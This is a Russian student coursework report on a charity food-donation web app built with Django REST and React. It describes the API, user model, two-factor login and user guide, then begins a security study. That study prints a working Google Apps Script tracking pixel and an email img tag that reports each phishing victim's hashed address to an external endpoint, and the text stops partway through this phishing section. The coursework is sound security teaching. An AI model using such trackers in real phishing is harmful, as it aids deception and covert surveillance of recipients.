Министерство науки и высшего образования Российской Федерации

Санкт-Петербургский Политехнический Университет Петра Великого

—

**Институт Компьютерных Наук и Кибербезопасности**

**Высшая школа Кибербезопасности и Защиты Информации**

**КУРСОВАЯ РАБОТА**

**Интернет-приложение для благотворительности в сфере питания**

по дисциплине «Безопасность интернет-приложений»

Выполнили:

студенты гр. 4851003/90801 Берко А.С.

Кулеева А.Г.

Реденко И.Д.

Руководитель:

Ассистент преподавателя Климшин И.И.

«\_\_\_» \_\_\_\_\_\_\_\_\_ 2023 г.

Санкт-Петербург

2023

# СОДЕРЖАНИЕ

|  |  |  |
| --- | --- | --- |
| Введение …………………………………………………………………. | | 3 |
| 1. | Техническая реализация проекта ………………………………. | 4 |
| 1.1. | Реализация Django REST бэкенда ……………………………… | 5 |
| 1.1.1. | Реализованные API-запросы …………………………………… | 5 |
| 1.1.2. | Модель пользователя, регистрация и авторизация……………. | 8 |
| 1.1.3. | Модель заявок и механизмы работы с ними …………………... | 14 |
| 1.2. | Реализация фронтенда…………………...…………………......... | 16 |
| 1.2.1. | Взаимодействие с бэкендом…………………...………………... | 17 |
| 1.2.2. | Реализация авторизации…………………...…………………...... | 18 |
| 2. | Руководство пользователя ……...………………………………. | 20 |
| 2.1. | Домашняя страница……...……………………………….…….... | 20 |
| 2.2. | Регистрация……...……………………………….……...……….. | 20 |
| 2.3. | Авторизация……...……………………………….……...………. | 21 |
| 2.4. | Заявки……...……………………………….……...……………… | 23 |
| 2.5. | Профиль пользователя……...…………………………………… | 25 |
| 2.6. | Подача заявок……...……………………………………………... | 25 |
| 3. | Отчет по исследованию на безопасность ……………………… | 26 |
| 3.1. | Фишинг ………………………………………………………….. | 26 |
| 3.2. | MITM……...……………………………….……...……………… | 32 |
| 3.3. | Веб-сканеры……...……………………………………………..... | 41 |
| 3.3.1. | OWASP ZAP……...……………………………………………..... | 42 |
| 3.3.2. | Burp Suite……...…………………………………………….......... | 49 |
| 3.3.3. | Классификация уязвимостей……………………………………. | 55 |
| 3.3.4. | Эксплуатация найденных уязвимостей………………………… | 59 |
| 3.3.5. | Защита……...……………………………………………............... | 65 |
| Заключение …………………………………………………………….. | | 69 |
| Список использованной литературы …………………………………. | | 70 |

# 

# ВВЕДЕНИЕ

В данной курсовой реализуется сервис благотворительности. Киллер-фичей данного проекта является то, что сразу многие благотворительные организации объединены в одном месте. При этом все организации проверяются, так что меценаты могут не переживать, что попадут к мошенникам.

В приложении есть два типа пользователей: благотворительная организация и меценат. Благотворительные организации могут создавать просьбы о помощи, а меценаты не могут. Оба типа могут просматривать просьбы и откликаться на них.

Изначально данная идея появилась именно благодаря проблеме, заключающейся в том, что многие рестораны выбрасывают продукты. Кроме того вспомним, что в продуктовых магазинах также может быть просроченная продукция. Например, привезли партию продуктов, у которых вот-вот выйдет срок годности, ни ресторан, ни магазин не успеют реализовать продукцию вовремя. Решение: отдать часть продукции благотворительным организациям, которые занимаются питанием бездомных и малоимущих. Кроме продукции с истекающим сроком годности такая же проблема встречается в фермерских хозяйствах: в магазины принято отправлять только «красивые» фрукты и овощи, а ведь большинство урожая таковыми не являются, при этом остаются такими же вкусными и полезными. В данном случае также можно отправлять «некрасивые» продукты благотворительным организациям, которые бы бесплатно раздавали продукты нуждающимся или готовили из них горячие обеды. Таким образом в проекте также есть экологический аспект: ресурсы нашей планеты можно распределять куда более грамотно.

# ТЕХНИЧЕСКАЯ РЕАЛИЗАЦИЯ ПРОЕКТА

Веб-приложение разработано с использованием стека технологий *Django REST* и *React*.

*Django REST Framework* (*DRF*) является мощным фреймворком для создания веб-серверов *API* на основе *Django*. Он предоставляет удобный способ создания, сериализации и валидации данных, а также обработки запросов и ответов. *DRF* позволяет легко конфигурировать и определять точки доступа *API*, используя модели *Django*. Также он поддерживает аутентификацию, авторизацию и контроль доступа, что позволяет разрабатывать безопасные веб-приложения. В качестве используемой БД проекта была выбрана *SQLite*. Для автоматического запуска бэкенд-сервера при старте системы была дополнительно настроена связка с *Gunicorn*.

*React*, с другой стороны, является популярной библиотекой *JavaScript* для создания пользовательских интерфейсов. Он предоставляет эффективные инструменты для создания переиспользуемых компонентов, которые легко поддерживать и тестировать. *React* также работает по принципу виртуального *DOM*, что позволяет эффективно обновлять только необходимые элементы страницы, улучшая производительность приложения. Запуск фронтенд-сервера осуществляется за счет настроенного менеджера процессов *PM2*.

Таким образом, *Django REST* обрабатывает запросы и взаимодействие с базой данных, а *React* отвечает за создание интерфейса пользователя и обновление компонентов на основе полученных данных. Эта связка позволяет разработчикам создавать мощные и динамичные веб-приложения, предоставляющие высокую производительность и хороший пользовательский опыт.

Кроме того, на стороне сервера был развернут прокси-сервер *Nginx*, который выполняет функцию промежуточного звена между клиентом и веб-приложением. На этом прокси-сервере установлен самоподписанный сертификат, что обеспечивает базовую безопасность соединения при использовании *HTTPS* протокола. Все входящие *HTTP* запросы автоматически перенаправляются на HTTPS в целях шифрования данных и защиты от перехвата и несанкционированного доступа.

Для развертывания веб-приложения был арендован виртуальный выделенный сервер (*VPS*) по адресу 95.140.148.239.

## Реализация Django REST бэкенда

### Реализованные API-запросы

В Таблице 1 представлено описание запросов *Django REST API*, выполняющих необходимый функционал.

Таблица 1 — Описание API

| **API-запрос** | **Тип** | **Передаваемые данные** | **Описание** |
| --- | --- | --- | --- |
| /user/register/ | POST | * Почта * Имя организации * Номер телефона * Инн * ОГРН/ОГРНИП * Руководитель организации * Адрес регистрации * Адрес фактический * Тип организации * Вид деятельности * Пароль | Проверка валидности переданных параметров, проверка существования организации через сторонний API, отправка сообщения на почту для подтверждения создания аккаунта. |
| /user/activate/{uidb64}/{token}/ | GET | * ID-аккаунта * Токен проверки почты | API, вызываемый при переходе пользователем по ссылке из сообщения о подтверждении регистрации. |
| /user/login/ | POST | * Почта * Пароль | Выполняет проверку логина и пароля перед двухфакторной аутентификацией. Возвращает хэш значение для дальнейшей проверки. |
| /user/otp/ | POST | * Код двухфакторной аутентификации * Хэш значение | Проверка кода двухфакторной аутентификации. Возвращает токен аутентификации для дальнейшей работы на сайте. |
| /user/me/ | DELETE | * ID-пользователя | Удаление аккаунта и всех записей из БД, связанных с ним. |
| /user/profile/ | GET | – | Возвращает информацию из БД об организации. |
| POST | * Новый пароль пользователя | Позволяет изменить текущий пароль пользователя. |
| /user/{id}/ | GET | * ID-пользователя | Возвращает информацию о пользователе по его ID. |
| /help/create/ | POST | * Заголовок * Описание заявки * Срок выполнения | Добавление заявки в БД. |
| /help/list/ | GET | – | Возвращает актуальные просьбы: незавершенные, оставленные без ответа и с не истекшим сроком давности. |
| /help/my/ | GET | – | Возвращает список заявок: для заведений те, на которые они откликнулись, а для благотворительных организаций — те, которые они подали. |
| /help/{id}/ | GET | * ID-просьбы | Возвращает информацию о конкретной заявке и организации, которая ее оставила. |
| POST | * ID-просьбы | Для заведений — отклик на заявку;  Для благотворительных организаций — завершение выполнения заявки. |
| PUT | * ID-просьбы | Позволяет пользователю редактировать свою заявку. |
| DELETE | * ID-просьбы | Для заведений — отмена выполнения заявки;  Для благотворительных организаций — удаление заявки. |
| /swagger/ | GET | – | Вывод документации об API в формате *Swagger*. |
| /redoc/ | GET | – | Вывод документации об API в формате *Redoc*. |
| /adminadminadmin/ | GET | – | Вход в панель администратора. |

С помощью пакета *drf\_yasg* в проект была добавлена документация в формате *Swagger*, которая предоставляет полное описание *API*, включая доступные эндпоинты, параметры запросов и ожидаемые ответы. Это обеспечивает удобный способ для разработчиков и других заинтересованных лиц ознакомиться с функциональностью проекта. *Swagger* расположен по адресу <https://95.140.148.239/swagger/> (см. Рисунок 1).




Рисунок 1 — Документация в формате Swagger

### Модель пользователя, регистрация и авторизация

Реализуемое веб-приложение имеет ряд особенностей в определении поведения пользователя: необходимо учитывать тип организации, а также в качестве логина использовать адрес электронной почты, а не имя (*username*). В результате этих требований появилась необходимость изменить стандартную модель пользователя *Django*.

На работу с пользователем было выделено отдельное приложение *user.* В файл *models.py* был добавлен код с описанием параметров модели пользователя в разрабатываемом приложении:

class CustomUser(AbstractBaseUser):

email = models.EmailField(max\_length=200, blank=False, unique=True) # почта

username = models.CharField(max\_length=150, blank=False) # название организации

phone\_no = models.CharField(max\_length=11, blank=False) # Телефон

head = models.CharField(max\_length=100, blank=False) # Руководитель

ogrn = models.CharField(max\_length=15, blank=False, unique=True) # ОГРНИП/ОГРН

inn = models.CharField(max\_length=12, blank=False, unique=True) # ИНН

address\_reg = models.CharField(max\_length=150, blank=False) # Адрес регистрации

address\_fact = models.CharField(max\_length=150, blank=False) # Фактический адрес

date\_reg = models.DateTimeField(auto\_now\_add=True) # Дата регистрации

is\_rest = models.BooleanField(default=False) # Ресторан или благотворительная организация

is\_ind\_pred = models.BooleanField(default=False) # ИП или юридическое лицо

is\_active = models.BooleanField(default=False) # прошел ли пользователь регистрацию через почту

is\_staff = models.BooleanField(default=False)

is\_superuser = models.BooleanField(default=False)

USERNAME\_FIELD = "email"

Для того, чтобы данная модель использовалась *Django* по умолчанию, необходимо добавить в файл *settings.py:*AUTH\_USER\_MODEL = "user.CustomUser"

Для регистрации была создана форма, в которую записываются и проверяются данные, пришедшие из фронтенда:

class RegisterForm(UserCreationForm):

is\_rest = forms.TypedChoiceField(

choices=[(True, 'Ресторан'), (False, 'Благотворительная организация')],

label='Тип организации:',

required=False,

coerce=lambda x: x == 'True',

widget=forms.RadioSelect

)

is\_ind\_pred = forms.TypedChoiceField(

choices=[(True, 'ИП'), (False, 'Юридическое лицо')],

label='Вид деятельности',

required=False,

coerce=lambda x: x == 'True',

widget=forms.RadioSelect

)

class Meta:

model = CustomUser

fields = ['username', 'email', 'phone\_no', 'head', 'ogrn', 'inn', 'address\_reg',

'address\_fact', 'is\_rest', 'is\_ind\_pred', 'password1', 'password2']

labels = {

'username': 'Полное имя организации',

'email': 'Адрес электронной почты',

'phone\_no': 'Телефон',

'head': 'Руководитель организации',

'address\_reg': 'Адрес регистрации',

'address\_fact': 'Фактический адрес',

'ogrn': 'ОГРН/ОГРНИП',

'inn': 'ИНН'

}

Сама регистрация происходит в файле user/views.py в классе SignUP(APIView). Помимо валидации формы здесь происходит дополнительная проверка на существование указанной организации в базе данных организаций с помощью стороннего API, а именно сервиса api.checko.ru. На Рисунке 2 изображен пример такого API-вызова.

Изображение выглядит как текст, снимок экрана, программное обеспечение, Мультимедийное программное обеспечение

Автоматически созданное описание

Рисунок 2 — Результат API-вызова для проверки наличия организации в базе

Если указанная организация есть в базе, то сервер формирует письмо для подтверждения регистрации и отправляет его на почту пользователя (см. Рисунок 3)

Изображение выглядит как текст, снимок экрана, Шрифт

Автоматически созданное описание

Рисунок 3 — Сообщение об активации аккаунта

Ссылка, указанная в письме, представлена на Рисунке 4. В результате перехода по ней на бэкенд сервер отправляется запрос /user/activate/{uidb64}/{token}/. Первый параметр — это ID-пользователя, а второй — токен пользователя (не путать с токеном авторизации), сгенерированный на основе хэш-функции. При переходе проверяется хэш-значение, и если оно совпадает с ожидаемым, то аккаунт активируется.



Рисунок 4 — Ссылка для активации аккаунта

Авторизация происходит с помощью токена доступа, который после успешной авторизации передается в заголовке *Authorization.*

Сначала пользователь вводит логин и пароль, эти данные отправляются на бэкенд сервер, и если проверка прошла успешно, на фронтенд сервер возвращается некоторый токен, который будет указан в URL-адресе страницы двухфакторной аутентификации. Он нужен для того, чтобы связать пользователя с текущей попыткой войти в систему. Кроме того, на почту отправляется код двухфакторной аутентификации (см. Рисунок 5). Для хранения кода и связанного с ним токена была создана отдельная модель:

class OtpModel(models.Model):

user = models.ForeignKey(CustomUser, on\_delete=models.CASCADE)

otp = models.CharField(max\_length=7)

is\_active = models.BooleanField(default=True)

created\_at = models.DateTimeField(auto\_now\_add=True)

hash = models.CharField(max\_length=32)

def \_\_str\_\_(self):

     return self.otp




Рисунок — Сообщение, содержащее код двухфакторной аутентификации

Далее, после ввода кода, на бэкенд отправляются сам код и токен, о котором говорилось ранее. Выполняется поиск данного токена, затем проверяется равенство кода двухфакторной аутентификации, связанного с этим токеном, и переданным в запросе. Если они совпадают, то для данного пользователя возвращается токен аутентификации из пакета *rest\_framework.authtoken.models,* или же, если токену больше одного дня, создается новый. Токены хранятся в таблице *authtoken\_token.*

Кроме того, была выполнена настройка *Admin-*панели для удобного управления компонентами приложения. Доступ к ней осуществляется по адресу /adminadminadmin/ (см. Рисунки 6 и 7).

Изображение выглядит как текст, снимок экрана, Шрифт, программное обеспечение

Автоматически созданное описание

Рисунок 6 — Вход в панель администратора

Изображение выглядит как текст, снимок экрана, программное обеспечение, Мультимедийное программное обеспечение

Автоматически созданное описание

Рисунок 7 — Главное меню

Также в файле user/admin.py была изменена отображаемая информация в соответствие с необходимыми задачами (см. Рисунок 8), добавлена возможность поиска по почте, ИНН и ОГРН/ОГРНИП.

Изображение выглядит как текст, снимок экрана, программное обеспечение, Мультимедийное программное обеспечение

Автоматически созданное описание

Рисунок 8 — Измененный интерфейс для модели пользователя сайта

### Модель заявок и механизмы работы с ними

Для реализации модели заявок, которые оставляют благотворительные организации, а также *API* для работы с ними, в проекте было создано отдельное приложение *main.*

В файле *main/models.py* программно была описана модель заявок, включающая в себя следующие параметры:

* ID-заявки;
* Заголовок;
* Описание заявки;
* ID-организации, оставившей заявку;
* ID-организации, откликнувшейся на заявку;
* Дата публикации;
* Срок выполнения (дедлайн);
* Дата выполнения;
* Флаг завершения заявки;
* Флаг, показывающий, есть ли отклик на заявку.

class Help(models.Model):

id = models.AutoField(primary\_key=True)

title = models.CharField(max\_length=255, blank=False)

full\_info = models.TextField(blank=False)

who\_asked = models.ForeignKey(CustomUser, on\_delete=models.CASCADE, blank=True, related\_name='my\_requests')

who\_complete = models.ForeignKey(CustomUser, null=True, on\_delete=models.SET\_NULL, blank=True, related\_name='my\_completed')

pub\_date = models.DateTimeField(auto\_now\_add=True)

deadline\_date = models.DateTimeField(null=True, blank=True)

complete\_date = models.DateTimeField(null=True, blank=True)

is\_completed = models.BooleanField(default=False)

is\_taken = models.BooleanField(default=False)

На главной странице сайта необходимо отображать актуальные на текущий момент времени заявки среди всех заявок из БД. Для этого существует *API-*вызов *GET* по адресу /help/list/:

@permission\_classes([IsAuthenticated])

class Help\_list(APIView):

def get(self, request):

current\_time = datetime.datetime.now()

help\_objects = Help.objects.filter(is\_completed=False, is\_taken=False, deadline\_date\_\_gt=current\_time)

serializer = HelpListSerializer(help\_objects, many=True)

json = JSONRenderer().render(serializer.data)

return Response(json, status=200)

Данный код демонстрирует, что селекция из БД происходит по трем параметрам:

* заявка должна быть не завершена;
* заявка не взята на выполнение организацией;
* срок действия заявки не истек.

Кроме того, можно отдельно отметить использования декоратора *permission\_classes* из пакета *rest\_framework.decorators.* Он позволяет ограничить доступ к определенным представлениям только для пользователей, имеющих определенные разрешения. В данном случае параметр *IsAuthenticated* требует аутентификации пользователей для доступа к представлению, то есть наличие заголовка *Authorization,* содержащего токен доступа. Данный декоратор используется для всех представлений, работающих с заявками.

*POST*-вызов по адресу /help/create/ позволяет добавлять в БД новую запись о заявке при переданных параметрах: заголовок, описание и дедлайн. Данные о сроках выполнения передаются в нестандартном виде для хранения значения с типом данных DateTime, вследствие чего были применены возможности пакета *re* для работы с регулярными выражениями.

*GET-*вызов по адресу /help/my/ выполняет различный функционал в зависимости от типа пользователя в системе: для благотворительных организаций он возвращает список оставленных заявок, а для заведений в сфере питания (например, ресторанов) — список заявок, на которые они откликнулись. Обращение к заявкам происходит с помощью обратной связи:

@permission\_classes([IsAuthenticated])

class MyHelps(APIView):

def get(self, request):

current\_user = get\_user\_from\_header(request)

if not current\_user:

return Response({'error': 'Пользователь c таким токеном не обнаружен'}, status=400)

if current\_user.is\_rest:

helps = current\_user.my\_completed.all()

else:

helps = current\_user.my\_requests.all()

serializer = HelpListSerializer(helps, many=True)

json = JSONRenderer().render(serializer.data)

return Response(json, status=200)

Основное представление для работы с заявкой — /help/{id}/. *GET*-запрос возвращает информацию о заявке, а также об организации, ее оставившей. *PUT-*запрос позволяет редактировать заголовок, описание и время выполнения для заявки. *POST-*запрос также имеет двоякий функционал: для благотворительных организаций он отмечает их заявку как выполненную, а для заведений в сфере питания — отклик на заявку. *DELETE-*запрос для благотворительных организаций удаляет заявку из БД, а для заведений в сфере питания удаляет отклик на заявку.

## Реализация фронтенда

Клиентская часть веб-приложения была написана с использованием фреймворка React JS. Это позволило добиться быстрой работы приложения за счёт используемого в реакте single page подхода. DOM дерево не перезагружается лишний раз что делает работу приложения более быстрой и без задержек. Кроме того, для создания хранилища и реализации авторизации используется библиотека Redux.

### Взаимодействие с бэкендом

Взаимодействие фронтенда с сервером происходит по средствам апи. При авторизации клиент получает свой уникальный токен, который в дальнейшем используется при каждом обращении к серверу. Так сервер может однозначно идентифицировать клиента. Непосредственно для выполнения апи запросов используется библиотека axios и метод fetch().



Рисунок 9 — Axios запросы




Рисунок — Fetch запрос

### Реализация авторизации

Для того, чтобы обеспечить процесс входа, регистрации и выхода пользователей с помощью библиотеки Redux был создан store, где были описаны все необходимые процессы и связь с бэкендом. При регистрации данные пользователя записываются в БД, а при авторизации пользователю присваивается временный уникальный токен, который необходим для дальнейшего взаимодействия с сайтом. На время работы пользователя, токен хранится в localStorage, а после выхода уничтожается. Также в целях повышения безопасности был выставлен таймер на максимальную длительность одной сессии: 1 час. По истечении этого времени сессия будет автоматически завершена и пользователю будет предложено авторизоваться заново.




Рисунок — Структура store




Рисунок — Процессы аутентификации

# Руководство пользователя

В этой главе представлено руководство пользователя по работе с разработанным веб-приложением. Руководство включает в себя пояснение основных интерфейсов взаимодействия с площадкой и пример использования функционала.

## Домашняя страница

Заходя на площадку, пользователь попадает на страницу авторизации. До тех пор, пока он не авторизуется, либо не зарегистрируется, дальнейшее взаимодействие и передвижение по сайту невозможно. Интерфейс главной страницы представлен ниже (Рисунок 13).

Изображение выглядит как текст, снимок экрана, программное обеспечение, Мультимедийное программное обеспечение

Автоматически созданное описание

Рисунок — Стартовая страница

## Регистрация

При первом использовании приложения, для того чтобы появилась возможность размещать и откликаться на заявки, нужно пройти регистрацию. Перейти в окно регистрации можно, нажав на кнопку «Зарегистрироваться», расположенную справа от кнопки «Войти». Далее вы попадаете на страницу регистрации (Рисунок 14). Она включает в себя все данные, обязательные для регистрации не просто физических лиц, а именно организаций. Также здесь есть инструкция для помощи в процессе регистрации и всплывающий подсказки у полей ввода.

Изображение выглядит как текст, снимок экрана, программное обеспечение, веб-страница

Автоматически созданное описание

Рисунок 14 — Страница регистрации

В случае возникновения каких-либо ошибок, неправильно введенных полей, система предупредит пользователя об этом.

## Авторизация

После регистрации пользователя переправляется на страницу логина (Рисунок 13), где ему сообщается, что на указанную при регистрации почту было выслано письмо для её подтверждения. В этом письме содержится ссылка, по которой пользователь должен перейти и попасть снова на страницу авторизации, но у него уже будет его уникальный токен аутентификации. После корректной проверки логина и пароля он попадает на страницу второго фактора авторизации (Рисунок 15). Тут ему необходимо ввести код, который придет на подтверждённую почту. Если на каком-то этапе возникнут ошибки, система предупредит пользователя об этом и подскажет что делать (Рисунок 16).

Изображение выглядит как текст, снимок экрана, программное обеспечение, Операционная система

Автоматически созданное описание

Рисунок 15 — Страница двухфакторной аутентификации

Изображение выглядит как текст, снимок экрана, программное обеспечение, Операционная система

Автоматически созданное описание

Рисунок 16 — Пример ошибки при входе (неверно введены данные)

После успешно пройденной аутентификации пользователь попадает на главную страницу сайта (Рисунок 17), где его встречает баннер со слоганом и список всех доступных заявок. Кроме того, обновляется навигационная панель. Теперь там доступны страницы профиля, личных заявок и у благотворительных организаций также страница подачи заявки.

Изображение выглядит как текст, снимок экрана, иллюстрация, графический дизайн

Автоматически созданное описание

Рисунок 147 — Главная страница

## Заявки

Пролистав главную страницу вниз, после баннера, пользователь увидит список всех доступных заявок с их кратким описанием. В каждую заявку можно перейти и более подробно с ней ознакомиться (Рисунок 18).

Изображение выглядит как текст, снимок экрана, Шрифт, дизайн

Автоматически созданное описание

Рисунок 18 — Страница просьбы

Для того, чтобы посмотреть только заявки, которые создал он сам, или на которые он откликнулся, пользователь может перейти на страницу «Мои заявки» (Рисунок 19). Здесь он может переключаться между списками завершённых заявок и тех, что находятся в работе.

Изображение выглядит как текст, снимок экрана, Шрифт, веб-страница

Автоматически созданное описание

Рисунок 159 — Страница «Мои заявки»

## Профиль пользователя

В профиль пользователя можно попасть, нажав на соответствующий пункт в шапке сайта. Здесь пользователь может посмотреть, какая информация о нём и его компании есть на сайте, отредактировать её, либо совсем удалить профиль организации и все её заявки.




Рисунок 20 — Профиль

## Подача заявок

У благотворительных организаций, кроме всего перечисленного, есть возможность не только откликаться на заявки, но и самим их подавать. Для этого у них есть в меню навигации соответствующий пункт «Подать заявку». Нажав на который, они попадают на нужную страницу (Рисунок 21). Здесь они могут ввести всю необходимую информацию и создать просьбу.

Изображение выглядит как текст, снимок экрана, программное обеспечение, диаграмма

Автоматически созданное описание

Рисунок 21 — Подача заявки

Выход из учетной записи осуществляется при нажатии соответствующей кнопки «Выйти» в правом верхнем углу экрана. После её нажатия пользователь выйдет из своего профиля, его автоматически переадресует на страницу авторизации и все функции сайта снова станут ынедоступны.

# ОТЧЕТ ПО ИССЛЕДОВАНИЮ БЕЗОПАСНОСТИ

## Фишинг

Для реализации фишинговой атаки был разработан Python скрипт (см. Приложение 1), имеющий следующий функционал:

* задает получателей сообщений, тему письма, HTML-страницу письма;
* вставляет в HTML страницу трекинг-пиксель;
* логирует записи отправленных фишинговых сообщений.

С помощью *google apps script* был разработан самодельный трекинг-пиксель, имеющий следующий код:

function doGet(request) {

var scriptProperties = PropertiesService.getScriptProperties();

var secret = scriptProperties.getProperty("secret");

if (request.parameter.secret != secret) {

if (request.parameter.site) {

if (request.parameter.from) {

scriptProperties.setProperty(Date.now(), "Site opened by: " + request.parameter.from + " on " + Date());

} else {

scriptProperties.setProperty(Date.now(), "Site opened on " + Date());

}

} else if (request.parameter.from) {

scriptProperties.setProperty(Date.now(), "Message opened by: " + request.parameter.from + " on " + Date());

} else {

scriptProperties.setProperty(Date.now(), "Page was viewed on " + Date());

}

// Проверяем количество свойств

var props = scriptProperties.getKeys();

if (props.length >= 50) {

for (var i = 0; i < props.length; i++) {

if (props[i] !== "secret") {

scriptProperties.deleteProperty(props[i]);

}

}

}

return ContentService.createTextOutput("error image not found");

}

var props = PropertiesService.getScriptProperties().getKeys();

var finalarray = [];

for (var i in props) {

finalarray.push(scriptProperties.getProperty(props[i]));

}

return ContentService.createTextOutput(JSON.stringify(finalarray)).setMimeType(ContentService.MimeType.JSON);

}

Данный скрипт добавляет новые записи в свойства скрипта в зависимости от параметров, переданных в *URL*. Для получения списка записей используется параметр *secret*.

Трекинг-пиксель был встроен в письмо в формате:

<img src='https://script.google.com/macros/s/AKfycbxEa4U-5hDIZUJ9l5Ft9lKkHORH4GbFVB3tlkie\_KWXpxymcTQOQemR2jHWNGnx17qN/exec?from={{ from }}' width=1 height=1>

В качестве параметра *from* передается хэш-значение, рассчитанное на основе адреса электронной почты жертвы. Политика конфиденциальности Google обезличивает все данные о пользователях, переходящих по ссылке, поэтому с помощью параметра *from* можно отследить действия конкретной жертвы в сети. В лог скрипта были записаны данные для сопоставления с трекинг-пикселем (см. Рисунок 18)

